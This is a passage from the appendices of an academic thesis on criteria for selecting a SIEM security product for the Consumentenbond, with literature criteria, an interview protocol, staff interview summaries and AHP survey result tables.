[35] A. T. Williams and M. Nicolett. Improve IT security with vulnerability management (publication), May 2005. Retrieved March 20, 2021.

A Criteria found in literature

The criteria in the table below were found during the literature research of Section 2.

Table 11: The criteria found during the literature research

criterion #	criterion	Source
1	Cross-correlation	Safarzadeh et al. [29]
2	Data collection and normalization	Safarzadeh et al. [29]
3	Event Per Second (EPS) rate	Safarzadeh et al. [29]
4	Historical analysis	Safarzadeh et al. [29]
5	Integration with other systems	Safarzadeh et al. [29]
6	User Authentication	Safarzadeh et al. [29]
7	Encryption Operation	Safarzadeh et al. [29]
8	Single-stage attack correlation	Safarzadeh et al. [29]
9	Multi-stage attack correlation	Safarzadeh et al. [29]
10	Distributed attack correlation	Safarzadeh et al. [29]
11	Zero-day attack detection	Safarzadeh et al. [29]
12	Anomaly detection	Safarzadeh et al. [29]
13	Data source (types / coverage)	Sharafaldin et al. [31]
14	Interoperability	Sharafaldin et al. [31]
15	Flexibility & Interactivity	Sharafaldin et al. [31]
16	Scalability	Sharafaldin et al. [31]
17	Machine Assistance	Sharafaldin et al. [31]
18	Validation Evaluation (approved by experts)	Sharafaldin et al. [31]
19	Attack Coverage	Sharafaldin et al. [31]
20	Number of available/compatible sensors	Leszczyna & Wróbel [20]
21	Number of out-of-the-box sensors	Leszczyna & Wróbel [20]
22	Diversity of available sensors	Leszczyna & Wróbel [20]
23	Real-time performance	Leszczyna & Wróbel [20]
24	Range and flexibility of reporting	Leszczyna & Wróbel [20]
25	Alerts correlation	Leszczyna & Wróbel [20]
26	Auto-response capalities	Leszczyna & Wróbel [20]
27	Documentation comprehensiveness	Leszczyna & Wróbel [20]
28	Complexity of the installation process	Leszczyna & Wróbel [20]
29	Complexity of the system configuration	Leszczyna & Wróbel [20]
30	Hardware requirements	Leszczyna & Wróbel [20]
31	Score: Portability	Leszczyna & Wróbel [20]
32	Visibility on Devices and Network Topology	Kokulu et al. [18]
33	Defense against specific types of attacks	Kokulu et al. [18]
34	Threat Intelligence quality	Kokulu et al. [18]
35	Reports and logs quality	Kokulu et al. [18]
36	False positive rate	Kokulu et al. [18]

Continued on next page

Table 11 – continued from previous page

criterion #	criterion	Source
37	Usability of SOC Systems	Kokulu et al. [18]
38	Situational awareness	Kokulu et al. [18]
39	Analyst training	Kokulu et al. [18]
40	Speed of Response and Level of Automation	Kokulu et al. [18]
41	Tool functionality	Kokulu et al. [18]
42	Communication channel between managers and analysts	Kokulu et al. [18]
43	Budget	Kokulu et al. [18]
44	Scaling SOC technologies	Kokulu et al. [18]
45	Functional selection criteria: Collection	Nabil et al. [23]
46	Functional selection criteria: Normalization	Nabil et al. [23]
47	Functional selection criteria: Correlation	Nabil et al. [23]
48	Functional selection criteria: Reporting	Nabil et al. [23]
49	Technical criteria: The vendor	Nabil et al. [23]
50	Technical criteria: The integration level of the solution	Nabil et al. [23]
51	Technical criteria: The ease of deployment	Nabil et al. [23]
52	Technical criteria: The evolution of the product	Nabil et al. [23]
53	Applicability: Level of Compliance	Mokalled et al. [22]
54	Applicability: Quality of Services	Mokalled et al. [22]
55	Applicability: Robust Architecture	Mokalled et al. [22]
56	Applicability: Scalability	Mokalled et al. [22]
57	Applicability: Complexity	Mokalled et al. [22]
58	Applicability: Clearness / Complete description	Mokalled et al. [22]
59	Advanced features: Support additional features	Mokalled et al. [22]
60	Advanced features: Integration with third parties	Mokalled et al. [22]
61	Licencing and support services: Installation duration and roadmap	Mokalled et al. [22]
62	Licensing and support services: Licensing	Mokalled et al. [22]
63	Licensing and support services: The support	Mokalled et al. [22]
64	Licensing and support services: Training	Mokalled et al. [22]
65	Other indicators: Skill of the supplier/vendor	Mokalled et al. [22]
66	Other indicators: The price	Mokalled et al. [22]
67	Data sources supported	Zarzosa et al. [6]
68	Data storage capabilities	Zarzosa et al. [6]
69	Processing capabilities correlation engine	Zarzosa et al. [6]
70	Flexibility in security directives	Zarzosa et al. [6]
71	Behavioural analysis at application-level	Zarzosa et al. [6]
72	Risk analysis capacity	Zarzosa et al. [6]
73	Exposed APIs	Zarzosa et al. [6]
74	Resilience	Zarzosa et al. [6]
75	Security event management and visualisation capabilities	Zarzosa et al. [6]

Continued on next page

Table 11 – continued from previous page

criterion #	criterion	Source
76	Reaction capabilities	Zarzosa et al. [6]
77	Deployment and support	Zarzosa et al. [6]
78	Licensing	Zarzosa et al. [6]
79	Position in Gartner Magic Quadrant	Zarzosa et al. [6]
80	Native support provided for the possible log sources	K. Scarfone [6]
81	Supplementation of existing source logging capabilities	K. Scarfone [6]
82	Support for threat intelligence	K. Scarfone [6]
83	Availability of forensics capabilities	K. Scarfone [6]
84	Features to assist in performing data examination and analysis	K. Scarfone [6]
85	Quality of automated response capabilities, if available	K. Scarfone [6]
86	Built-in reporting support	K. Scarfone [6]

B Protocol for semi-structured interviews

The interviews with the employees of the Consumentenbond consist of two parts. The first part consists of open questions, in which we ask for criteria they would consider when selecting IT solutions. In the second part, we use the tree diagram.

1. **Biographical questions**
   The goal of these questions is to gain some information on their history regarding to understand the interviewee's point of view on their daily tasks, selection of IT solutions and SIEM.

   - What education did you follow?
   - What are your day-to-day tasks at the Consumentenbond?
   - What aspects of your day-to-day tasks involve security?
   - What aspects of your day-to-day tasks involve software selection?
   - Have you been involved in the selection process for an IT solution before?
   - (optional) Were any of these security solutions?
   - Can you tell me your interpretation of what a SIEM solution does?
     In this case, we can use Figure 1 in order to help the interviewee fully understand the functionality of a SIEM solution in case they are not familiar with the concept yet. Understanding the functionalities of a SIEM solution is necessary for the next sections of the interview.

2. **Criteria questions**
   In this section we delve into the criteria the interviewee would consider when selecting a SIEM solution. This is split into two parts. In the first part, the following questions are asked as standard interview questions:

   - What are the main criteria you would consider when selecting an IT solution for the Consumentenbond?
   - What are some criteria you would consider when selecting specifically a security solution for the Consumentenbond?
   - Could you think of any criteria specifically for a SIEM solution?
   - (probing) Why would you choose this criterion?
   - (probing) Why is this important for the Consumentenbond?
   - (probing) How would you evaluate this criterion/What would be a way to fulfil this criterion?
   - (probing) Could this criterion be split into smaller criteria, that would be easier to evaluate?

   The second time, we use the tree diagram created in Section 2.2.2. This is done to see whether it might give the interviewee new ideas for criteria they may not come up with without the

diagram. This is done by first presenting only the three upper layers of the tree (colored red, orange and orange/yellow), so that we do not overwhelm the interviewee with the sizeable tree diagram we already have. Exceptions to this rule are the IT architect and the business/security analyst, since they are heavily involved in this project and as a consequence, they have seen the full diagram before. While showing these criteria, we shortly explain what the meaning of each criterion is. Along with that, we ask the following questions:

- Are there any main criteria you are missing from this diagram?
- Are there any main criteria you see that you think are unnecessary?
- (probing) Why would you choose this criterion?
- (probing) Why is this important for the Consumentenbond?
- (probing) How would you evaluate this criterion/What would be a way to fulfil this criterion?
- (probing) Could this criterion be split into smaller criteria, that would be easier to evaluate?

C Interview summaries

This appendix contains elaborate summaries of the interviews conducted with the employees of the Consumentenbond. The goal of these interviews was to gain insight into their perspective on the selection of a SIEM solution and software in general as well as to try and find criteria to expand the list of criteria.

Note: for privacy reasons, summaries of the answers to biographic questions are not included. They were not used to find any criteria, so they did not contribute to the research.

C.1 IT architect

C.1.1 Criteria

For an IT solution in general the Consumentenbond mainly looks at the functionality, which differs per solution. Important here is that a lot of software offers more functionalities than the Consumentenbond needs. An IT-specific criterion for the Consumentenbond is to keep the management load of the software as small as possible. For many solutions this leads to a cloud solution, which results in criteria for authorisation and multi-factor authentication. A standard requirement for this is that a solution has Active Directory integration. The Consumentenbond has both a Microsoft Azure cloud and an AWS cloud, so out-of-the-box connections with those clouds would is a must regarding the interoperability of the solution. Also, the price; the Consumentenbond has limited funds, being a relatively small and non-profit organisation. The recurring costs are more important in this aspect than the one-time costs. Another thing he looks at as an architect is whether the solution fits in the IT architecture, specifically the level of interoperability between the potential solution and the existing infrastructure. In this case it helps if the Consumentenbond already uses a different solution from the vendor of the SIEM solution.

When it comes to support, he prefers a vendor with a Dutch support organisation, which they can call. It is also important that the support team is of sufficient size and that there is no sudden loss of support and expertise due to sickness or resignation of one team member. Also, the support should be customer-friendly and approachable as well as affordable.

When it comes to the management load, the Consumentenbond looks at various aspects. Firstly, the technical management; how much time do the technician have to spend each month on updates and patches for the solution or connecting new systems to the solution? The updating has been discussed as the management load before; a cloud solution would be suitable for this. In a SIEM solution, if it has a lot of out-of-the-box connectors, this would make it easy to connect it to other systems. Then there is the functional aspect; how much time does it cost to configure the solution and its functionalities, for example the authorisation configuration? How easy is it to start using the solution? In the end, it all comes down to time; how much time does everything cost? It all comes down to the configuration of the application, the user management, on a technical level the updating and patching of the solution and other IT infrastructure, and the (dis)connecting of other systems. On the other hand, there is the use load of the solution: how much time does it cost the security analyst to use the solution? For the Consumentenbond, this has to be no more than 1 fte. Otherwise, the organisation would have to consider outsourcing. In this matter, it is very important

that tweaks in configurations to reduce false positives and negatives are easy to make. Therefore using the solution should feel intuitive for the security analyst, using a user-friendly user interface. This interface should be reachable through the cloud, this is a must as the recent circumstances (Covid-19) have shown.

Concerning specifically the alerts given by the SIEM solution, it should be clear from the alert how serious it is and what to do with it; it should be actionable. The problem and the steps to be taken by the security analyst should be clearly described, without the need for further research or clicking on links. A bonus for the solution would be its ability to solve some of these alerts automatically, but is not a necessity, as long as the alert is clear in what should be done by the security analyst.

C.1.2 Criteria analysis with tree diagram

The focus here lies again in the interoperability; specifically the available connectors and how easy it is to connect the solution to other systems, which is already present in the tree diagram. He feels that the usability is very important, and that this is where the criteria concerning user-friendliness should be added. Part of this is also the ease of navigation through the functionalities, and the (un)clear presentation of the functionalities. Besides that, as mentioned before, the Consumentenbond would like a solution that needs little tweaking of the configuration after the first installation, specifically for the reporting and the out-of-the-box ruleset and severity estimation that the solution has. It is stressed here again that a lot has to be pre-programmed as to reduce the configuration work for the Consumentenbond, since they have limited resources for this. In the section about maintainability he misses the earlier mentioned management load for updating and other long-term workloads. For a cloud solution it is expected to update itself, but that does not mean that it is not a criterion. The updating and upgrading is one of the most important parts of maintainability, so it is peculiar that it is missing from the diagram. This is so important that the architect thinks this should be on the same level as the complexity criterion, under the maintainability. He also thinks that the user management is either a part of the functionalities or the maintainability, but should be on the same level as the complexity, security, interoperability, et cetera.

After this the vendor- and organisation-related criteria were discussed. The earlier mentioned criteria about the support came back here, such as the language of the support, which should be a subcriterion of support. The Consumentenbond has a preference for Dutch here, and this can be a decisive matter. The other important subcriteria of the support are the continuity and the responsiveness. The most important criteria missing from the organisational criteria is the in-house skills; does the Consumentenbond have the skills to deploy and use a SIEM solution? This can be a limiting factor when deciding to purchase a solution that is used regularly. This goes hand-in-hand with the out-of-the-box features: a solution that offers a lot out-of-the-box usually requires less in-house skills. The architect also noted that, regarding the security, the auto-response of the solution can be a potential security vulnerability: if it can close the network down, it can open the network up as well. Therefore the authentication, authorisation and encryption are essential for a solution with auto-response capabilities. He would also like to see that the vendor regularly audits the solution for security bugs, to prevent such vulnerabilities.

User management
Authorisation
Out-of-the-box ruleset
Vendor familiarity
Support: native language
Support: expertise
Support: continuity
Support: approachable
Support: price
Management load
Management load: user management
Management load: updating
Use load: time required for using the solution
Intuitive interface
Location: cloud or local
Actionable alerts
Ease of navigation through functionalities
(Un)clear presentation of functionalities
Out-of-the-box presentation
Ease of updates and upgrades
Support: speed of response
Organisation: in-house skills
Security audits of solution

Table 12: New criteria found during interview with IT architect

C.2 System administrator

The interview with the system administrator was very different from the one with the IT archtitect. In the very first minute it became clear that a semi-structured interview was not the best way to get information. Therefore we switched to a more conversational style. From the beginning he had some remarks about the project in general. His main point was that this project may be coming a bit too soon for the IT department of the Consumentenbond. They are currently in the process of evaluating all vendors and services they are using, and a SIEM solution could work in complement with these vendors and services once they are finished evaluating. Therefore he suggested for the Consumentenbond to wait until a couple months after the finish of this research to implement the advice resulting from it. Another remark he made was to keep in mind that a SIEM solution is supposed to support in a process, and that we should focus on the process as a whole and how the SIEM solution fits into that process rather than focusing on just the SIEM solution.

The system administrator noted that he is planning on using Suricata on the hosts sometime in the near future. This is import for the interoperability of the SIEM solution. Some SIEM solutions use Suricata as HIDS, so he would prefer one of these solutions. Also, he mentioned that the information supplied by the solution in alerts should be more than simply the action that should be taken by the security analyst. He said that he would like to see that the SIEM solution delivers information

about the entire issue, including the cause and what to do to prevent it from happening in the future.

He also mentioned the automation of the SIEM solution. How far does the automation of the SIEM solution go? Does it require manual authorisation from the security analyst for every automated action it takes in response to alerts?

The system administrator also mentioned that he would like as many employees of the IT department to have sufficient skills to work with the solution. In his opinion, users of IT applications should know a lot about what the application does in the background. He thinks that a SIEM tool should be just that; a tool. The user should be able to do a lot of the functionalities themselves, it is just that the tool is much faster and better at doing the job. This includes updating as well: is it done on push or pull basis? But he considers threat intelligence updates more important than regular updates. After all, the threat intelligence is the basis of the SIEM solution, the solution can still use the new info without its updates, albeit possibly less efficiently. Another important criterion for him is that as many components as possible are open source. This ties into the argument about IT employees being knowledgeable about the tools they use. He is currently busy reverse engineering various of the tools the organisation uses, since he is relatively new to the organisation. A vendor lock-in ties into this as well; open source components are usually easier to get rid off, he argues. Also, this vendor lock-in can become worse over time if the organisation is not careful, although this may apply more to hardware than to software.

Vendor familiarity
Management load
Actionable alerts
Information in alerts
Maintainability: update style
Organisation: in-house skills
Update style: push or pull?
Threat intelligence updates
Open source-level
Vendor lock-in

Table 13: New criteria found during interview with the system administrator

C.3 Navigator of circle "Technology and Development"

C.3.1 Criteria

Due to her limited technical background, most of the conversation is about criteria concerning either the vendor or the organisation. Concerning the vendor, she is really focused on various aspects of reliability of the vendor. Is the company trustworthy, and what is expected for the future of the vendor? For example, what are the chances that the vendor is taken over by a larger company or goes bankrupt in the near future? How long have they been in the market? Is it a big or small vendor in the market? Each has its advantages. Most important of all, the Consumentenbond is a national organisation providing advice on product selection towards consumers. They can not

afford to deal with shady vendors, so a vendor-check is critical. But she does not think that this will be a big issue in this project.

Another aspect she considers is that the IT infrastructure of the Consumentenbond is currently quite complicated. Any solution that could simplify things in a responsible way would be welcomed. So, easy integration with Microsoft Azure and Amazon Web Services is a plus, as well as a vendor the organisation is already familiar with. Next to that she considers the usability very important, as well as the in-house skills. This is important in the case that an employee leaves the organisation or goes on holiday for example, but also in specific cases where the knowledge of other IT employees is necessary. In these cases, other employees should be able to use the solution without much trouble or learning.

When considering the automation of a SIEM solution, she thinks it is very important that the solution has a lot of customisation options in what is automated. She is hesitant about this, because she does not want servers or crucial systems to be shut down by the solution in case of false positives. So in the first months after the deployment of the SIEM solution, the organisation should be very careful when adding layers of automation. At the moment, downtime of the systems used by the employees are very rare so any issue will be noticed straight away, which is why it should be prevented. And finally, the budget, since she is the one responsible for the IT budget. This may be difficult, since it hard to estimate what is gained from extra security compared to the extra money spent.

C.3.2 Criteria analysis with tree diagram

Some of the criteria in the tree diagram had already been mentioned, for example the budget. It is mentioned that the "roadmap" criterion under the vendor related criteria in this case refers to the roadmap of the product, whereas the navigator mentioned earlier that the future or "roadmap" of the vendor should be checked too. When looking at the criteria related to software quality, it is difficult for her to pinpoint anything missing or unnecessary in the diagram, therefore we only looked at the higher levels of subcriteria, but she found nothing that she would change. Possibly under reliability she would like to add the sustainability, so the long-term reliability, which may be covered by the roadmap under vendor related criteria as well.

An import note she made about vendors which does not necessarily relate to the criteria is that the Consumentenbond has to work out everything with the vendor before starting the cooperation. This has not lead to big issues in the past, but they have been in situations where there was a risk that the expectations of the vendor and the organisation do not line up completely. This could be placed under a criterion "scope", as one of the criteria for the vendor.

Despite her limited knowledge on technical matters, she still wanted to take a look at the full tree after this, to see whether anything would stand out. When looking at the diagram combined with the explanation from the interviewer on how a SIEM solution functions, she as well mentioned the criterion that the alerts given by the solution should be clear and explanatory for the user without any further research. On the maintainability, she commented that we need to look at the time needed to maintain the system once it is up and running, since this is missing from the diagram. For example, do we need some developers to dedicate some time to maintain the solution once every month? About training given by the vendor on the solution she mentioned that if the organisation

were to consider some training, they should take a close look at the needs of the organisation, since some vendors can give useless training that could have been a PDF in an email.

Vendor: company stability
Vendor: future plans
Vendor familiarity
Organisation: in-house skills
Automation: customisation options
Sustainability
Vendor: scope
Actionable alerts
Management load

Table 14: New criteria found during interview with the navigator of circle "Technology and Development"

C.4 Navigator of sub-circle "Digital working"

C.4.1 Criteria

For him, the focus lies on the budget, which is to be expected given his responsibility for the budget of this project, but he also mentions the fact that the Consumentenbond is a non-profit organisation, and that that is why he focuses on budget. Spending a lot on a product that adds little value would be hard to explain to its members. They are not looking for the "platinum" solution, unless it has such a great effect on the security that it is definitely worth the money. An alternative he would look at is; is there maybe an insurance that is more affordable and would cover the incidents that may occur if the organisation does not use a SIEM solution.

For the solution itself, he considers it very important that the solution can be integrated with the Consumentenbond's current infrastructure, so the Azure and AWS environments as well as their in-house environment. For the in-house systems this may be less relevant since some in-house systems may be legacy systems that will be retired soon. Another important criterion he mentioned is: how easily can we change our minds and change to another vendor? In other words: how bad is the vendor lock-in? This is not necessarily a bad thing in his opinion, as long as you know what you are getting into, which is also why it is not a critical criterion to him.

Then he mentioned Active Directory. The Consumentenbond is currently using two-factor authentication, and he would like to know what a SIEM solution could detect in this. Naturally, a SIEM solution can detect many failed login attempts in short time from the same IP address, but so can Active Directory. He is looking for a SIEM solution that adds security, not one that does the same as the solutions they already use. He adds to that the organisation is striving for standardisation; getting the necessary things done with the least amount of different software packages. In the Microsoft environment a lot is possible without a SIEM solution in regards to security. This is what he would ask the IT architect; what can it do that our current vendors can not do already? What he sees at Microsoft is that some of the advanced products found in the market can be done by Microsoft as well, it just takes them three to four years before their product reaches a sufficient

level. An example of this is Microsoft's Mobile Device Management (MDM). This relates back to the vendor lock-in; if Microsoft has a SIEM solution of their own in a couple years that is on par with other solutions on the market, the choice should not be biased by a vendor that is difficult to get rid of.

Once again he stresses the importance of the integration with Azure and AWS, as well as with Active Directory. In this, he also considers the user management; the SIEM solution should have integration with Active Directory in order to make user management as simple as possible. The integration with Azure and AWS has another reason as well; he would prefer the files and logs that the SIEM solutions saves, to be saved in the cloud that the Consumentenbond uses, and not in the cloud of the vendor. This is because it is usually cheaper to use your own storage, and he would like to have all data in one place. He would like to be able to say to the vendor: "I want to save all data in Azure" and that the vendor then says "Alright, no problem". That would be ideal. He would like to see something similarly easy for the configuration. For example, they recently chose a new printer service. All they had to do was install one app on every laptop, which can easily be done through MDM. Configurations that had to be done in the background were done by the vendor. If the configuration of the SIEM solution can be this easy, that would be ideal.

In regards to the vendor, he mentions that the Consumentenbond wants the vendor to be able to give a statement about their own security. They usually present the terms and conditions, but these don't include any information about their security practices. Next to this, the Consumentenbond has a standard "processing agreement" which describes how sensitive data of employees and customers has to be processed. The vendor has to sign this. What the organisation does not have yet, but is intending to write, is a "security agreement". This describes the security standards for data storage which the vendor has to follow. For example, data should be stored in a secured data warehouse with limited access. These standards are not something special, but they do scare away the shady vendors if they have to sign that they are liable for this, and it shows the urgency of the organisation on this matter.

C.4.2 Criteria analysis with tree diagram

When shown the tree diagram we created, he noted that he had nothing to add to or say about the criteria under the ISO standard. Since he is very familiar with software licensing, he did have some notes regarding that criterion for the vendor. He would have a strong preference for a license that is user-based over one that is device-based, even if it costs a little more. He finds that device-based licenses can be annoying because older devices are still billed for a couple months after they stopped using them and similar annoyances. When asked, he had some notes about the support based on his personal experience as a technical specialist. He would like to see tailored support that can be called and has an instant response. Now, he needs support sometimes and he contacts the helpdesk, a ticket is created and they respond in two days with "did you trying turning it off and on again?", which is utterly useless, since the users of a SIEM solution don't need support telling them where the checkmark is. The support has to be stated in the contracts with the vendor to ensure this gets done. Usually, he buys support based on hours, like 50 hours a year. If the vendor can not meet these demands, he already knows he does not want to get involved with this vendor.

Vendor familiarity
User management
Data storage location
Vendor lock-in
Vendor security statement
License type: device- or user-based?
Support: approachable
Support: price
Support: expertise

Table 15: New criteria found during interview with the navigator of sub-circle "Digital working"

C.5 Business/security analyst

C.5.1 Criteria

When looking at criteria for software solutions for the Consumentenbond in general, he usually only deals with criteria from colleagues, since he is usually not the user of the solution and has very little experience in selecting software that he himself is going to use. However, some criteria he considers to be important are ease of use, efficiency and time saving for his colleagues. This is because he notices that the organisation has quite a few cumbersome solutions. And of course the price of the solution. When focusing on on more security-related criteria, he looks whether the vendor adheres to all laws concerning privacy and data processing in the EU, especially when the vendor is not from Europe. He also mentions the "processing agreement" that the Consumentenbond has that the vendor has to sign.

When looking at the SIEM solution, he is happy to finally assess a solution for himself instead of for colleagues. To him, the clarity and ease of use are some important aspects to him. He also thinks it important to receive the alerts of the solution on his mail instead of having to open the application every five minutes. The criterion that he thinks is the most difficult is to "catch everything", and that the solutions has no false negatives. Also, he wants to be able set the threshold value above which the SIEM solution gives an alert. To him as a user, the support is important as well. At the moment, the vendors initiate a lot of contact to try and sell their product, he hopes getting into contact will be just as easy when the product is deployed. When contacting support, he does not necessarily need an answer immediately, but it is important to him that he has one person to contact everytime instead of getting a different support employee.

C.5.2 Criteria analysis with tree diagram

Since he is heavily involved in this project and has seen the full diagram before, we showed him the full tree diagram. The first thing he noted was that it was big. He also noted that the criteria he mentioned in the previous section all were already in the diagram, in the upper levels. These criteria indeed can be split up into smaller subcriteria, but he is sceptical about whether this is useful. The diagram as it stands is simply too big in his opinion. The question is; what do you leave out? For example, he thinks that all subcriteria under the "collection" and "reporting/presentation" criteria could be left out, since those subcriteria are too much and too difficult to measure and/or

evaluate for the Consumentenbond. And under the vendor, he found it quite unnecessary to split up the "price & licensing" into "price" and "licensing". Because of the size of the diagram, he found it unnecessary to add anything and therefore did not mention any new criteria. All in all it seemed like he wanted to take part in the aggregation more than anything else.

Intuitive interface
Vendor: continuity
Vendor security statement

Table 16: New criteria found during the interview with the business/security analyst

C.6 Summarised list of new criteria

Table 17: Summarised list of criteria found during the interviews

Criterion #	Criterion
87	User management
88	Authorisation
89	Out-of-the-box ruleset
90	Vendor familiarity
91	Support: native language
92	Support: expertise
93	Support: continuity
94	Support: approachable
95	Support: price
96	Management load
97	Management load: user management
98	Management load: updating
99	Use load: time required for using the solution
100	Intuitive interface
101	Location: cloud or local
102	Actionable alerts
103	Ease of navigation through functionalities
104	(Un)clear presentation of functionalities
105	Out-of-the-box presentation
106	Ease of updates and upgrades
107	Support: speed of response
108	Organisation: in-house skills
109	Security audits of solution
110	Information in alerts
111	Update style: push or pull?
112	Threat intelligence updates
113	Open source-level
114	Vendor: company stability
115	Vendor: future plans
116	Automation: customisation options
117	Sustainability
118	Vendor: scope
119	Data storage location
120	Vendor security statement
121	License type: device- or user-based?
122	Vendor lock-in

D Survey for priority of criteria

This appendix describes the questions from the survey presented to the employees of the Consumentenbond to determine the priority of the criteria. This survey was held individually in person with the same employees that were interviewed for new criteria. To ensure that all interviewees have the same idea for each criterion, we will be using the tree diagram, by showing the criteria together with their highest-level subcriteria, if there are any. To find the rankings for each criterion for each employee, we will be asking two questions: 1) Which of these criteria do you consider the most important? and 2) Using the 1-9 scale of the AHP-Express, how important do you rank the other criteria compared to the one you consider the most important? The figures below show the diagrams shown to the interviewees during the survey.



Figure 44: The diagram used in the survey for the ranking of the top-level criteria



Figure 45: The diagram used in the survey for the ranking of the vendor subcriteria



Figure 46: The diagram used in the survey for the ranking of the organisation related subcriteria



Figure 47: The diagram used in the survey for the ranking of the software quality subcriteria on the highest level



Figure 48: The diagram used in the survey for the ranking of the usability subcriteria



Figure 49: The diagram used in the survey for the ranking of the functionality sucriteria



Figure 50: The diagram used in the survey for the ranking of the subcriteria of the "Support additional features" criterion

E Survey results

This appendix shows the results of the survey to prioritise the criteria. The data from this appendix is used in the calculations for the criteria weights in Section 4.3. The first row (A) of each table shows the numbers from the scale in Table 5 given to the criteria. The second row (1/A) shows the reciprocals of these numbers. The last row shows the percentages of the criteria, calculated by adding all the reciprocals and dividing the reciprocal by that total. The final subsection shows the averages for each of the criteria based on the answers from the employees.

E.1 IT architect

	C1	C2	C3	Total
A	3	5	1	
1/A	0.333333333	0.2	1	1.533333333
PC	0.217391304	0.130434783	0.652173913	1

Figure 51: The results from the architect for the top-level criteria in the survey

	C1.1	C1.2	C1.3	C1.4	C1.5	Total
A	5	1	6	2	4	
1/A	0.2	1	0.166666667	0.5	0.25	2.116666667
PC1	0.094488189	0.472440945	0.078740157	0.236220472	0.118110236	1

Figure 52: The results from the architect for the vendor subcriteria in the survey

	C2.1	C2.2	Total
A	1	5	
1/A	1	0.2	1.2
PC2	0.833333333	0.166666667	1

Figure 53: The results from the architect for the organisational subcriteria in the survey

	C3.1	C3.2	C3.3	C3.4	C3.5	C3.6	Total
A	5	2	7	5	4	1	
1/A	0.2	0.5	0.142857143	0.2	0.25	1	2.292857143
PC3	0.087227414	0.218068536	0.062305296	0.087227414	0.109034268	0.436137072	1

Figure 54: The results from the architect for the "software quality" subcriteria in the survey

	C3.2.1	C3.2.2	Total
A	1	5	
1/A	1	0.2	1.2
PC3.2	0.833333333	0.166666667	1

Figure 55: The results from the architect for the usability subcriteria in the survey

	C3.6.1	C3.6.2	C3.6.3	C3.6.4	C3.6.5	C3.6.6	Total
A	3	6	1	1	5	5	
1/A	0.333333333	0.166666667	1	1	0.2	0.2	2.9
PC3.6	0.114942529	0.057471264	0.344827586	0.344827586	0.068965517	0.068965517	1

Figure 56: The results from the architect for the functionality subcriteria in the survey

	C3.6.5.1	C3.6.5.2	Total
A	5	1	
1/A	0.2	1	1.2
PC3.6.5	0.166666667	0.833333333	1

Figure 57: The results from the architect for the "additional features" subcriteria in the survey

E.2 Business/security analyst

	C1	C2	C3	Total
A	3	5	1	
1/A	0.333333333	0.2	1	1.533333333
PC	0.217391304	0.130434783	0.652173913	1

Figure 58: The results from the security analyst for the top-level criteria in the survey

	C1.1	C1.2	C1.3	C1.4	C1.5	Total
A	5	1	6	2	7	
1/A	0.2	1	0.166666667	0.5	0.142857143	2.00952381
PC1	0.099526066	0.497630332	0.082938389	0.248815166	0.071090047	1

Figure 59: The results from the security analyst for the vendor subcriteria in the survey

	C2.1	C2.2	Total
A	1	5	
1/A	1	0.2	1.2
PC2	0.833333333	0.166666667	1

Figure 60: The results from the security analyst for the organisational subcriteria in the survey

	C3.1	C3.2	C3.3	C3.4	C3.5	C3.6	Total
A	3	1	6	4	5	2	
